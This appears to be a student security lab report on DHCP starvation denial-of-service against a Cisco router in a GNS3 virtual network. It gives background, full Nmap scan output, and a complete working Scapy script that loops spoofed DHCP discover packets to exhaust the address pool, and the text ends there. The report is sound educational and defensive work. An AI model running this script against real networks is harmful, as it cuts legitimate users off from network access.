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Abstract

The report depicts the depletion of a DHCP pool created within a Cisco router. A python script created with Scapy was used to assign the IP addresses in the pool to false MAC addresses. When launched, the script sends an indefinite DHCP discover request and allocates all usable IP addresses, preventing authentic clients from obtaining an IP address and accessing the internet.

Then, in Kali Linux, a rouge server was created using the Metasploit framework to capture clients and sniff their requests and information using Wireshark. GNS3 and VMware were used throughout the process. GNS3 was used to create a virtual network using VMware-configured virtual machines.

After the attack was successful, the mitigation process to enable DHCP snooping in the Cisco Switch was completed. It looks for fraudulent DHCP requests and rejects them if they do not meet the requirement. This report also shows how a simple mitigation technique can protect a person's or organization's privacy. The mitigation technique assessment is also based on the benefits and drawbacks of the mitigation strategy used.

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Introduction

The use of computers, storage, networking, and other physical equipment, infrastructure, and procedures to produce, process, store, protect, and share all types of electronic data is referred to as information technology (IT). IT is often utilized in the context of commercial operations, as opposed to personal or leisure technology. IT for business includes both computer technology and telecoms (Castagna, 2021).

Though the use of technology and information security has resulted in several improvements and made our lives simpler, the inverse is always true. Malicious entities can cause harm to other users by using information technology and computers. These hostile operations might be categorized as cybercrime or a cyberattack.

Cybersecurity is the activity of safeguarding vital systems and sensitive data from digital threats. Cybersecurity measures, also known as information technology (IT) security, are intended to prevent threats to networked systems and applications, whether they originate within or outside of a company (IBM, n.d.).

Current Scenario

DoS attacks on Information Technology devices and systems

Denial of Service Attacks can harm organizations of any size, but they are particularly effective at targeting and crippling internet retail sites, hosting platforms, online casinos, and enterprises that provide online services. Distributed Network Assaults, also known as Distributed Denial of Service (DDoS) attacks, may be immensely destructive to a company's reputation and finances.




Figure 1: Current Scenario of DDoS attack (NETSCOUT, 2022).

According to NETSCOUT, a cutting-edge network detection and response system that provides the scale, scope, and consistency required to safeguard today's digital infrastructure, there were 78 DDoS events taking place throughout the world at 5:11 a.m. (UTC). This Real-Time DDoS attack map displays the frequency and severity of DDoS assaults that occur daily.

In the first half of 2021, over 5.4 million DDoS assaults were recorded. In comparison to 2020, this is an 11% increase. A DDoS assault often costs a firm $20,000-$40,000 per hour. In 2020, there were 52,500 DDoS assaults worldwide. DDoS assaults produced 386,500 TB of bandwidth in total in 2020 (SoftActivity, 2022).

On January 14th, 2022, FlexBooker, a small IT software firm in the United States, was subjected to a DDoS assault. The DDoS attack on the company's Amazon Web Services servers resulted in a 3.7 million-record data breach, which finally appeared on a dark web hacker forum (MazeBolt, 2022).

Similarly, on January 27th, 2022, North Korea's government IT infrastructure was targeted by a DDoS attack. All movement to and from North Korea was blocked for 6 hours, affecting about 25 million people (MazeBolt, 2022).

Problem Statement

The research concentrates on Denial-of-Service attacks, their execution, complexities, and mitigations. DDoS assaults are "one of the most potent weapons on the internet," according to Norton, and with valid reason. Denial-of-service attacks can occur at any moment, disrupt any aspect of a website's operations or resources, and result in large service outages and massive financial losses.

Furthermore, this study emphasizes the mitigation and prevention of Denial-of-Service (DoS) assaults and other cyber-attacks in such cases. Installing a strong firewall in the system can aid in the mitigation and prevention of such assaults and threats. Educating all workers in the firm on cybersecurity and cyberattacks is a critical step for avoiding potentially destroying an organization's reputation and revenue.

Aims and Objectives

The main aim of this project is to provide insights on Denial-of-Service attacks:

- Research about the vulnerabilities on devices, networks, or protocols.
- Create a virtual network using GNS3 for the execution of attack
- Attack the vulnerable system and demonstrate it
- Provide solutions and modifications against the attack

Background

Denial-Of-Service (DoS) Attack

A denial-of-service attack is a method of preventing legitimate traffic from reaching the target of the attack. DoS assaults are a useful softening tactic used by hackers as a prologue to other attacks that compromise the server or target's security (Basta, et al., 2014).

Web servers, application servers, and communication lines are the most common targets of DoS attacks. DoS attacks function by preventing genuine network traffic from accessing the network. These assaults have the potential to take down a network, wipe out data, and cause major financial losses (Basta, et al., 2014).

There are various types of DoS Attacks:

- Browser Redirection

  This is an attack in which the targeted website is redirected to another. The victim can only see the suggested page and not the original or desired website's content.

- Closing Connections

  There can be no communication between the sender (server) and the recipient (client) after the connection is closed. The hacker disables the user's access to resources by closing the open connection.

- Data Destruction

  It is when the hacker makes the resource unusable by destroying it. For data destruction, the hacker might destroy resources, erase, wipe, overwrite, or dump tables.

- Resource Exhaustion

When a hacker repeatedly asks access to a resource, the web application becomes overloaded. The program begins to slow down and eventually crashes. The user is unable to access the webpage or the targeted resource in this scenario (GeeksforGeeks, 2020).

DHCP Starvation Attack

The DHCP starvation attack is a type of DHCP server attack in which an attacker creates faked DHCP queries with the goal of consuming all the DHCP server's available IP addresses. Legitimate network users may be denied service as a result of this attack. If no security measures are in place, the DHCP starvation attack is simple to execute. By sending numerous DHCP requests using forged Media Access Control (MAC) addresses, an attacker can obtain all usable DHCP addresses (Husameldin & Youssef, 2012).




Figure 2: DHCP Starvation Attack

Prerequisites

- <u>VMWare Workstation</u>

  VMWare Workstation is a desktop hypervisor that allows users to run virtual machines, containers, and Kubernetes clusters. VMWare was used to host virtual instance of Kali Linux and Windows 7 simultaneously over the main Operating System.

- GNS3

  GNS3 is open source, free software that allows you to operate anything from a basic topology on your laptop to a large topology with numerous devices hosted on multiple servers or even in the cloud (GNS3, 2021). To initiate the attack, GNS3 was utilized to establish a virtual topology utilizing virtual machines.

- Kali Linux

  Kali Linux (previously BackTrack Linux) is a Debian-based open-source Linux distribution designed for advanced penetration testing and security auditing. Kali Linux has many tools for diverse information security activities, including penetration testing, security research, computer forensics, and reverse engineering (Kali Linux, 2022). Kali Linux was used to perform the DHCP Starvation attack.

- Cisco 3725 Router

  The Virtual Machines were logically connected to one other and to the internet via a Cisco 3725 router. It also served as the DHCP server for the virtual machines and as a receiver of the attack.

- Nmap

  Nmap (Network Mapper) is a network exploration and security auditing open-source program. It was created to quickly scan big networks, although it also works well with single hosts. Nmap analyses raw IP packets in unique ways to figure out what hosts are on the network, what services they offer (application name and version), what operating systems (and OS versions) they are running, what kind of packet filters/firewalls they are using, and plenty of other details (Nmap, n.d.). Nmap was used to scan vulnerabilities in the victim router.

- Windows 7

Windows 7 was the successor of Microsoft's Windows Vista operating system, which was released commercially in October 2009. Windows 7 Home Premium, Professional, and Ultimate were the three retail variants available. In some markets, the Starter, Home Basic, and Enterprise editions were offered (Lockhart, 2018). As the legitimate user of the DHCP and internet services, Windows 7 was used. It was also utilized to confirm the attack's success.

- Scapy

  Scapy is a strong packet modification application that can be used interactively. It can spoof or decode packets from a variety of protocols, send them over the network, collect them, match requests and responses, and much more. Scanning, tracerouting, probing, unit testing, assaults, and network discovery are just a few of the activities it can readily accomplish (Biondi, 2021). To starve the DHCP pool, Scapy was used to create a script that sent continual DHCP requests to the router.

- Wireshark

  Wireshark is the most popular and widely used network protocol analyser in the world. It provides a microscopic view of what is going on in your network and is the de facto standard for many commercial and non-profit enterprises, government agencies, and educational institutions (Wireshark, n.d.). Wireshark was used to analyse the network traffic of windows 7, the victim machine.

- Metasploit Framework

  The Metasploit Framework is a modular, Ruby-based penetration testing platform that allows you to write, test, and execute exploit code. The Metasploit Framework includes a set of tools for testing security vulnerabilities, enumerating networks, executing attacks, and evading detection (Metasploit, n.d.). The Metasploit Framework was used to create a rouge server to trap the victim machine.

Methodology

When a DHCP enabled client connects to a network, it sends out a DHCPDISCOVER message to determine which DHCP servers are available to lease an IP address to it. When a DHCP server gets a DHCPDISCOVER message from a victim client, it chooses one IP address from its pool to offer the client. After that, it launches a probe to validate the IP address, if the IP is not being used by any other client in the network, the IP is assigned to the client (Tripathi & Hubballi, 2015).

The exploit is carried out with the help of a Scapy script. Using counterfeit MAC addresses, the script sends DHCP discover messages to the router's DHCP server on a indefinitely. The pool is drained as usable IP addresses are given to the counterfeit MAC addresses. Authentic clients, on the other hand, are unable to obtain an IP address from the server and hence are unable to connect to the internet.

Demonstration

DOS Attack (DHCP Starvation)

The following are the steps conducted in order to perform DHCP starvation DOS attack on the Cisco 3725 router.

Step 1: A virtual topology using the virtual machines was created using GNS3.





Figure 3: Virtual Network using GNS3

A virtual topology where the two virtual machines, Kali Linux and Windows 7, are connected to a switch. The switch is connected to a router, which is then connected to the cloud. The router has been configured as a DHCP server to deploy IP addresses to the virtual machines. The interface fa0/0 of the router gets dynamic IP address from the cloud while the interface fa0/1 has been preconfigured with static IP 192.168.0.1.

Step 2: The IP address of the router was scanned using Nmap.



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -sU -T4 -A -v -PE -PP -PS80,443 -PA3389 -PU40125 -PY -g 53 192.168.0.1
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-29 00:19 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 00:19
Completed NSE at 00:19, 0.00s elapsed
Initiating NSE at 00:19
Completed NSE at 00:19, 0.00s elapsed
Initiating NSE at 00:19
Completed NSE at 00:19, 0.00s elapsed
Initiating ARP Ping Scan at 00:19
Scanning 192.168.0.1 [1 port]
Completed ARP Ping Scan at 00:19, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:19
Completed Parallel DNS resolution of 1 host. at 00:19, 0.23s elapsed
Initiating SYN Stealth Scan at 00:19
Scanning 192.168.0.1 [1000 ports]
Discovered open port 23/tcp on 192.168.0.1
Increasing send delay for 192.168.0.1 from 0 to 5 due to 191 out of 477 dropped probes since last increase.
Increasing send delay for 192.168.0.1 from 5 to 10 due to 11 out of 19 dropped probes since last increase.
Completed SYN Stealth Scan at 00:19, 18.77s elapsed (1000 total ports)
Initiating UDP Scan at 00:19
Scanning 192.168.0.1 [1000 ports]
Completed UDP Scan at 00:19, 16.68s elapsed (1000 total ports)
Initiating Service scan at 00:19
Scanning 3 services on 192.168.0.1
Service scan Timing: About 66.67% done; ETC: 00:22 (0:00:49 remaining)
Completed Service scan at 00:21, 98.24s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against 192.168.0.1
NSE: Script scanning 192.168.0.1.
Initiating NSE at 00:21
Completed NSE at 00:21, 28.06s elapsed
Initiating NSE at 00:21
Completed NSE at 00:21, 1.31s elapsed
Initiating NSE at 00:21
Completed NSE at 00:21, 0.00s elapsed
Nmap scan report for 192.168.0.1
Host is up (0.053s latency).
Not shown: 999 closed tcp ports (reset), 998 closed udp ports (port-unreach)
PORT     STATE         SERVICE VERSION
23/tcp   open          telnet  Cisco router telnetd
67/udp   open|filtered dhcps
1701/udp open|filtered L2TP
MAC Address: C2:01:06:18:00:01 (Unknown)
OS details: Cisco 836, 890, 1751, 1841, 2800, or 2900 router (IOS 12.4 - 15.1), Cisco Aironet 1141N (IOS 12.4) or 3602I (IOS 15.
3) WAP, Cisco Aironet 2600-series WAP (IOS 15.2(2))
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: Randomized
Service Info: OS: IOS; Device: router; CPE: cpe:/o:cisco:ios

TRACEROUTE
HOP RTT      ADDRESS
1   53.39 ms 192.168.0.1

NSE: Script Post-scanning.
Initiating NSE at 00:21
Completed NSE at 00:21, 0.00s elapsed
Initiating NSE at 00:21
Completed NSE at 00:21, 0.00s elapsed
Initiating NSE at 00:21
Completed NSE at 00:21, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

Figure 4: Nmap Scan

The command used for the Nmap scan was "**nmap -sS -sU -T4 -A -v -PE -PP -PS80,443 -PA3389 -PU40125 -PY -g 53 192.168.0.1**". -A is used to detect the operating system and version, -T4 is used for faster execution, and -PE is used to do an ICMP echo. -PP is used for timestamps. -PS, -PA, -PU, and -PY are for TCP SYN/ACK, SCTP, and UDP discovery in ports 80 and 443, -g is to specify ports, and 192.168.0.1 is the IP address of the Cisco 3725 router.

Step 3: Verifying the working of the DHCP pool created in the router

```
R1#sh run | section ip dhcp pool DHCP
ip dhcp pool DHCP
   network 192.168.0.0 255.255.255.0
   default-router 192.168.0.1
   dns-server 8.8.8.8 8.8.4.4 9.9.9.9 1.1.1.1 208.67.222.222
R1#
```

Figure 5: DHCP Pool

A DHCP pool was created using the following parameters:

- Pool Name: DHCP
- Network Pool: 192.168.0.0 255.255.255.0
- Default Gateway: 192.168.0.1
- DNS Addresses: 8.8.8.8, 8.8.4.4, 9.9.9.9, 1.1.1.1, and 208.67.222.222
- Excluded Addresses: 192.168.0.1 and 192.168.0.255

```
R1#sh run | include dhcp exclude
ip dhcp excluded-address 192.168.0.1
ip dhcp excluded-address 192.168.0.255
R1#
```

Figure 6: Excluded IP Addresses




Figure 7: IP Address of Kali Linux

The DHCP server created in the router has been successfully delivering IP addresses, according to the **ifconfig** command in Kali Linux's terminal.




Figure 8: IP Address of Windows 7

Similarly, on a Windows virtual machine, the command **ipconfig** can be used to check the DHCP server's functionality.

```
R1#sh ip dhcp binding
Bindings from all pools not associated with VRF:
IP address          Client-ID/              Lease expiration        Type
                    Hardware address/
                    User name
192.168.0.2         0100.0c29.7bf9.48       Mar 02 2002 12:01 AM    Automatic
192.168.0.3         0100.0c29.0364.c7       Mar 02 2002 12:12 AM    Automatic
R1#
```

Figure 9: Initial DHCP binding

The DHCP bindings in the router show that two IP addresses have been assigned to the Windows and Kali Linux virtual machines.

Step 4: DHCP pool starvation through Python script via Scapy framework




Figure 10: Listing

The DHCPstarvation.py script is used to deplete the DHCP pool of valid IP addresses, preventing devices from obtaining addresses and connecting to the internet.

```python
#!/usr/bin/env python3
#DHCP Starvation:
#Import Scapy
from scapy.all import *
#conf.checkIPaddr needs to be set to False.
#When conf.checkIpaddr the reponse IP isn't checked
#against sending IP address. Don't need to match.
conf.checkIPaddr = False

#Create DHCP discover with destination IP = broadadcast
#Source MAC address is a random MAC address
#Source IP address = 0.0.0.0
#Destination IP address = broadcast
#Source port = 68 (DHCP / BOOTP Client)
#Destination port = 67 (DHCP / BOOTP Server)
#DHCP message type is discover
dhcp_discover = Ether(dst='ff:ff:ff:ff:ff:ff',src=RandMAC())  \
                      /IP(src='0.0.0.0',dst='255.255.255.255') \
                      /UDP(sport=68,dport=67) \
                      /BOOTP(op=1,chaddr = RandMAC()) \
                      /DHCP(options=[('message-type','discover'),('end')])

#Send packet out of eth0 and loop the packet
sendp(dhcp_discover,iface='eth0',loop=1,verbose=1)
```

Figure 11: Scapy Script (Bombal, 2021)

Scapy is imported, and IP address checking is disabled. The checking is disabled; therefore, the traffic receiver is not validated as the sender of traffic. After that, a packet is made from the ground up. At layer 2, a DHCP discover message is created with the broadcast address as the destination.

To create bogus clients and hoard IP addresses, the source of the packet is defined at random. 0.0.0.0 and broadcast (255.255.255.255) are the source and destination IP addresses, respectively. The source and destination ports, respectively, are 67 (DHCP Client) and 68 (DHCP Server). Using the interface eth0, the script sends discover messages to the DHCP server with random MAC addresses. After that, the process is looped, and such packets are transmitted indefinitely.

